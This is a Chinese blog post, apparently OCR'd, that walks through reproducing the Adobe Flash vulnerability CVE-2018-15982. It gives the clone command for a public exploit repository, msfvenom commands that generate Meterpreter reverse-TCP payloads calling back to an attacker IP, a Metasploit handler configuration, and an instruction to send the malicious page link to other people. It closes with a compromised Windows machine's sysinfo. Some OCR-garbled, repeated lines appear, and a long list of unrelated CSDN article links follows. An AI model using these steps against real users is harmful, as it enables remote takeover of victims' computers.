

CVE-2018-15982 受影响的版本 Adobe Flash Player <= 31.0.0.153 Adobe Flash Player Installer <= 31.0.0.108 不受影响的版本 Adobe Flash Player 32.0.0.101 Adobe Flash Player Installer 31.0.0.122

漏洞复现

git clone漏洞poc

1 git clone https://github.com/Ridter/CVE-2018-15982_EXP

```
root@localhost: ~# git clone https://github.com/Ridter/CVE-2018-15982_EXP
Cloning into 'CVE-2018-15982_EXP'...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 4 (delta 0), reused 4 (delta 0), pack-reused 0
Unpacking objects: 100% (4/4), done.
Checking connectivity... done.
```

msf生成后门

- 1 | msfvenom -p windows/meterpreter/reverse_tcp_rc4 RC4PASSWORD=ZALE LPORT=4444 LHOST=192.168.1.31 -f raw > 86.bin
- 2 msfvenom -p windows/meterpreter/reverse_tcp_rc4 RC4PASSWORD=ZALE LPORT=4444 LHOST=192.168.1.31 -f raw > 64.bin

```
root@localhost:~# msfvenom -p windows/meterpreter/reverse_tcp_rc4 RC4PASSWORD=ZALE LPORT=4444 LHOST=192.168.1.31 -f raw > No platform was selected, choosing Msf::Module::Platform::Windows from the payload No Arch selected, selecting Arch: x86 from the payload No encoder or badchars specified, outputting raw payload Payload size: 394 bytes

root@localhost:~# msfvenom -p windows/meterpreter/reverse_tcp_rc4 RC4PASSWORD=ZALE LPORT=4444 LHOST=192.168.1.31 - f raw > No platform was selected, choosing Msf::Module::Platform::Windows from the payload No Arch selected, selecting Arch: x86 from the payload No encoder or badchars specified, outputting raw payload Payload size: 394 bytes

poc执行并开启http

生成poc

①

**Cotton of the payload Payload Payload Payload Payload Payload Size: 394 bytes

poc执行并开启http

生成poc

①

**Cotton of the payload Payload
```


python CVE_2018_15982.py -i 86.bin -I 64.bin

cp *.bin CVE-2018-15982_EXP/
cd CVE-2018-15982_EXP/



msf监听


1 use exploit/multi/handler
2 set payload windows/meterpreter/reverse_tcp_rc4
3 set lport 4444
4 set lhost 192.168.1.31
5 set RC4PASSWORD zale
6 run



实施利用

将我们准备好的 http://192.168.1.31/index.html 发给别人





CVE-2018-15982(Flash Exploit)



https://blog.csdn.net/gg_29647709

meterpreter > sysinfo
Computer : DESKTOP-ASKI25I
DS : Windows 10 (Build 17134).
Architecture : x64
System Language : zh_CN
Domain : WORKGROUP
Logged On Users : 2
Meterpreter _ : x86/windows

参考链接:

https://www.t00ls.net/viewthread.php?tid=48991&highlight=CVE-2018-15982%2BAdobe%2BFlash%2B0day漏洞复现

相关漏洞:

该漏洞影响最新版本的 IE 浏览器及使用了 IE 内核的应用程序。用户在浏览网页或打开 Office 文档时都可能中招,最终被黑客植入后门木马完全控制电脑。

CVE-2018-8174 漏洞

漏洞复现:

https://www.freebuf.com/vuls/173727.html

文章最后发布于: 2018年1


CVE-2017-0199漏洞复现与研究 阅读数 2411 1引言1.1微软office漏洞背景微软Office系统软件(Word/Excel/PowerPoint等),一直是电脑上最为常用的办公软... 博文 来自: 空旷在远方 想对作者说点什么 651km 4个月前 #1楼 你好, 对攻击机和靶机有什么要求吗 CVE-2018-15982 flash Oday漏洞分析报告 阅读数 34 前言本文是这次flash0day出来之后对这个漏洞的调试报告,文中的大部分都已经发布在核心安全技术博客的综合分... 博文 来自: weixin 33674976... CVE-2018-8174 双杀0day漏洞复现 阅读数 810 CVE-2018-8174是WindowsVBScriptEngine代码执行漏洞。微软在4月20日早上确认此漏洞,并于5月8号发布了官...博文 来自: w 10602516... RAR漏洞复现 CVE-2018-20250 阅读数 1544 前言:最近CheckPoint安全团队又发现了WinRAR的四个漏洞ACE文件验证逻辑绕过漏洞[CVE-2018-20250] ACE文...博文 来自: R4 免费云虚拟主机试用一年 (1)



CVE-2015-4852 java 反序列化漏洞weblogic补丁 CVE-2015-4852PatchAvailabilityDocumentforOracleWebLogicServerComponentofOracleFusionMiddlewar	博文	来自:	阅读数 1万+水产产空
JBoss 5.x/6.x 反序列化漏洞(CVE-2017-12149) 该漏洞为Java反序列化错误类型,存在于Jboss的HttpInvoker组件中的ReadOnlyAccessFilter过滤器中。该过滤器…	博文	来自	阅读数 261
Flash 0day漏洞复现 CVE-2018-4878 一环境搭建攻击机: kali ip:192.168.43.79靶机:windows7旗舰版 IE8 adobeflashplayer28.0.0.1371.adobeflash	博文	来自:	回 1 阅读数 1309 kk:
程序员实用工具网站 目录1、搜索引擎2、PPT3、图片操作4、文件共享5、应届生招聘6、程序员面试题库7、办公、开发软件8、高清图	博文	来自:	口 阅读数 6万+ 不!
计算机网络协议——通信协议综述 通信协议综述概述一、为什么学习网络协议1.1常见的网络协议二、网络分层的真正含义2.1为什么网络要分层?2.2浏	博文	来自:	阅读数 2万+ gr < !1836342
杭州自助三日游攻略,升级归来! 杭州三日游旅行社			>
知乎上 40 个有趣回复,很精辟很提神 点击蓝色"五分钟学算法"关注我哟加个"星标",天天中午12:15,一起学算法作者 佚名来源 网络整理,版权归原…	博文	来自:	阅读数 3万+程序员吴师兄的博客
从入门到精通,Java学习路线导航 引言最近也有很多人来向我"请教",他们大都是一些刚入门的新手,还不了解这个行业,也不知道从何学起,开始的	博文	来自:	阅读数 3万+ #Temptation的博客
我花了一夜用数据结构给女朋友写个H5走迷宫游戏 起因又到深夜了,我按照以往在csdn和公众号写着数据结构!这占用了我大量的时间!我的超越妹妹严重缺乏陪伴而	博文	来自:	阅读数 1万+ bigsai
ES6 - const命令 基本用法const声明一个只读的常量,一旦声明,常量的值就不能改变。//声明并打印consta=true;console.log(a)//	博文	来自:	阅读数 3426 王佳斌
任正非: 华为有意出售 5G 技术! 作者 胡巍巍出品 CSDN (ID: CSDNnews) 百年一遇任正非,股份只要1.4%;特朗普频频敲杠,他却夸其很伟大!	博文	来自:	阅读数 1万+ CSDN资讯
推动全社会公益氛围形成,使公益与空气和阳光一样触手可及。 公益缺你不可,众多公益项目等你PICK——百度公益 让公益像「空气和阳光」一样触手可及! gongyi.baidu.com			
程序员该如何向奶奶解释 SQL 和 NoSQL? @程序员,如果你的奶奶问你什么是SQL和NoSQL,你会如何浅显易懂地向她解释清楚呢?作者 SebastianScholl译	博文	来自:	阅读数 4961 CSDN资讯
深度学习入门笔记(五): 神经网络的编程基础 声明1)该文章整理自网上的大牛和机器学习专家无私奉献的资料,具体引用的资料请看参考文献。2)本文仅供学术	博文	来自:	阅读数 6795 种树最好的时间是1
什么是大公司病(太形象了) 点击蓝色 "五分钟学算法" 关注我哟加个 "星标" ,天天中午12:15,一起学算法作者 南之鱼来源 芝麻观点(china	博文	来自:	阅读数 2589程序员吴师兄的博客
GitHub 标星 7k+,面试官的灵魂 50 问,问到你怀疑人生! 转自量子位,作者安妮,编辑GitHubDaily相信大家在面试的时候都会经历过,跟HR或技术Leader聊到最后一步时…	博文	来自:	阅读数 1483 GitHubDaily
Java 13 来袭,最新最全新特性解读 2017年8月,JCP执行委员会提出将Java的发布频率改为每六个月一次,新的发布周期严格遵循时间点,将在每年的3	博文	来自:	
想出国留学学习室内设计 哪个学校比较好呢 室内设计出国留学			

代码整洁 vs 代码肮脏 阅读数 6万+











程序人生

CSDN资讯

- QQ客服
- kefu@csdn.net
- 客服论坛
- **2** 400-660-0108
- 工作时间 8:30-22:00

关于我们 招聘 广告服务 网站地图 音度提供站内搜索 京ICP备19004658号 ©1999-2019 北京创新乐知网络技术有限公司

网络110报警服务 经营性网站备案信息 北京互联网违法和不良信息举报中心 中国互联网举报中心 家长监护 版权申诉









